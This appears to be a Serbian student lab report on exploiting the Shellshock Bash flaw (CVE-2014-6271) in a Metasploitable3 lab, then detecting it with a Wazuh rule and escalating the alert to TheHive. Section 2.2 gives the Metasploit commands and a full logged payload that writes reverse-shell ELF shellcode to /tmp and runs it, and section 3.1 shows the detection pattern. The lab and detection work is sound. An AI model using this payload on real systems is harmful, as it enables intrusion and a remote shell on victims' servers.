Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Datum:

Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

1. CVE-2014-6271

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2014-6271
Pogođen servis: Bash
CVSS ocena: 9.8
Severity: Critical
Opis ranljivosti: Bash podržava export-ovanje shell funkcija kao environment variables. Ranjivost je to što bash nastavlja da parsira i izvršava shell komande nakon definisanja funkcije. Na primer: EXAMPLE=() { … }; some-command Ako se ovakva funkcija export-uje, kada se bude uvela kao environment variable u neki drugi bash proces, komanda posle definicije, tj. some-command će se izvršiti. Ovim se dozvoljava remote arbitrary code execution. Ranjivost je prisutna u GNU Bash do verzije 4.3.

1.2 **Opis eksploita**
Izvor eksploita: Metasploit (multi/http/apche_mod_cgi_bash_env_exec)
Metod eksploatacije:
U User-Agent header http zahteva se stavlja maliciozan kod koji omogućava izvršavanje komandi na serveru. Potrebno je da na serveru bude omogućen CGI.

Proces Eksploatacije

Za svaku eksploatisanu ranljivost:


2.1 **Podešavanje eksploita**
Ranljiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija bash-a bude <4.3 i da postoji pokrenut Apache2(v2.4.7) server sa uključenim CGI podešavanjem. Apache2 server radi na portu 80.
Alati za eksploataciju:

Metasploit


2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak - DETALJNO:

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/multi/http/apache_mod_cgi_bash_env_exec.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande: search CVE-2014-6271 > use 1 > options > set rhost 192.168.1.103 > set targeturi /cgi-bin/hello.sh
Unutar User-Agent headera http zahteva sa nalazi payload koji sadrži binarni kod izvršnog fajla. Stavljanjem sledećeg tekst ***() { :; };*** u payload moguće je izvršiti sve komande koje se nalaze nako njega. Upravo tu se smešta kod izvršnog fajla. Izvršni fajl se smešta na određenu putanju, dodaju mu se odgovarajuće privilegije i pokreće se. Pokretanje ovog fajla otvara reverse shell konekciju sa napadačem.
Payload:
192.168.1.102- - [18/Nov/2024:20:13:40 +0000] “GET /cgi-bin/hello.sh HTTP/1.1” 200 236 “-” “() { :;};echo -e "\r\nZoeiBBjuAvYpYqDXijW8JrzEYOK1XmuX$(echo -en \x7f\x45\x4c\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00\x01\x00\x00\x00\x00\x54\x80\x04\x08\x34\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x34\x00\x20\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x80\x04\x08\x00\x80\x04\x08\xcf\x00\x00\x00\x4a\x01\x00\x00\x07\x00\x00\x00\x00\x10\x00\x00\x6a\x0a\x5e\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\xb0\x66\x89\xe1\xcd\x80\x97\x5b\x68\xc0\xa8\x01\x66\x68\x02\x00\x11\x5c\x89\xe1\x6a\x66\x58\x50\x51\x57\x89\xe1\x43\xcd\x80\x85\xc0\x79\x19\x4e\x74\x3d\x68\xa2\x00\x00\x00\x58\x6a\x00\x6a\x05\x89\xe3\x31\xc9\xcd\x80\x85\xc0\x79\xbd\xeb\x27\xb2\x07\xb9\x00\x10\x00\x00\x89\xe3\xc1\xeb\x0c\xc1\xe3\x0c\xb0\x7d\xcd\x80\x85\xc0\x78\x10\x5b\x89\xe1\x99\xb2\x6a\xb0\x03\xcd\x80\x85\xc0\x78\x02\xff\xe1\xb8\x01\x00\x00\x00\xbb\x01\x00\x00\x00\xcd\x80>>/tmp/JZxyY ; /bin/chmod 777 /tmp/JZxyY ; /tmp/JZxyY)ZoeiBBjuAvYpYqDXijW8JrzEYOK1XmuX"”



2.3 **Rezultat eksploatacije**
Prikažite rezultate eksploatacije:



Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:


3.1 **Wazuh SIEM pravila**

Pravila korišćena za detekciju:

ID pravila: T1203

Opis: Atribut regex traži unose u iz log fajla koji sadrže sledeći tekst: ***() { :; };***


Id pravila predstavlja jedinstveni identifikator, dok level pretstavlja nivo opasnosti koju definisani napad predstavlja. Level 12 kreira high severty alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje. Options atributi definiše da se u alertu ne stavi ceo log. Atribut MITRE predstavlja MITRE id tehnike napada koji odgovara pravilu.



3.2 **Konfiguracija SIEM-a**


Podešavanje Wazuh agenta:

Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla (**WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent**) koja kreira vezu između agenta i Wazuh Manager-a.



Prikupljanje logova:
Prikupljaju se svi logovi generisani od strane Apache2 servera sa putanje:
/var/log/apache2/access.log

3.3 **Proces detekcije**
Opišite proces detekcije:




Podaci o detektovanom napadu unutar Wazuh interfejsa

Incident Response sa The Hive-om


4.1 **Podešavanje integracije**

Opis integracije:

Za povezivanje Wazuh-a i TheHive-a ispraćen je tutorijal sa sledećeg linka:
https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/



Integracija pravila:
Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.



key	val
rule.level	15
rule.description	Shellshock attack detected
rule.id	31168
rule.mitre.id	['T1068', 'T1190']
rule.mitre.tactic	['Privilege Escalation', 'Initial Access']
rule.mitre.technique	['Exploitation for Privilege Escalation', 'Exploit Public-Facing Application']
rule.info	CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
rule.info	CVE-2014-6271https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
rule.firedtimes	1
rule.mail	True
rule.groups	['web', 'accesslog', 'attack']
rule.pci_dss	['11.4']
rule.gdpr	['IV_35.7.d']
rule.nist_800_53	['SI.4']
rule.tsc	['CC6.1', 'CC6.8', 'CC7.2', 'CC7.3']

Agent

key	val
agent.id	001
agent.name	metasploitable3-ub1404
agent.ip	192.168.1.103

Manager

key	val
manager.name	vlada-VirtualBox

Id

key	val
id	1731960821.91674

Data

key	val
data.protocol	GET
data.srcip	192.168.1.102
data.id	200
data.url	/cgi-bin/hello.sh

Location

key	val
location	/var/log/apache2/access.log

4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju: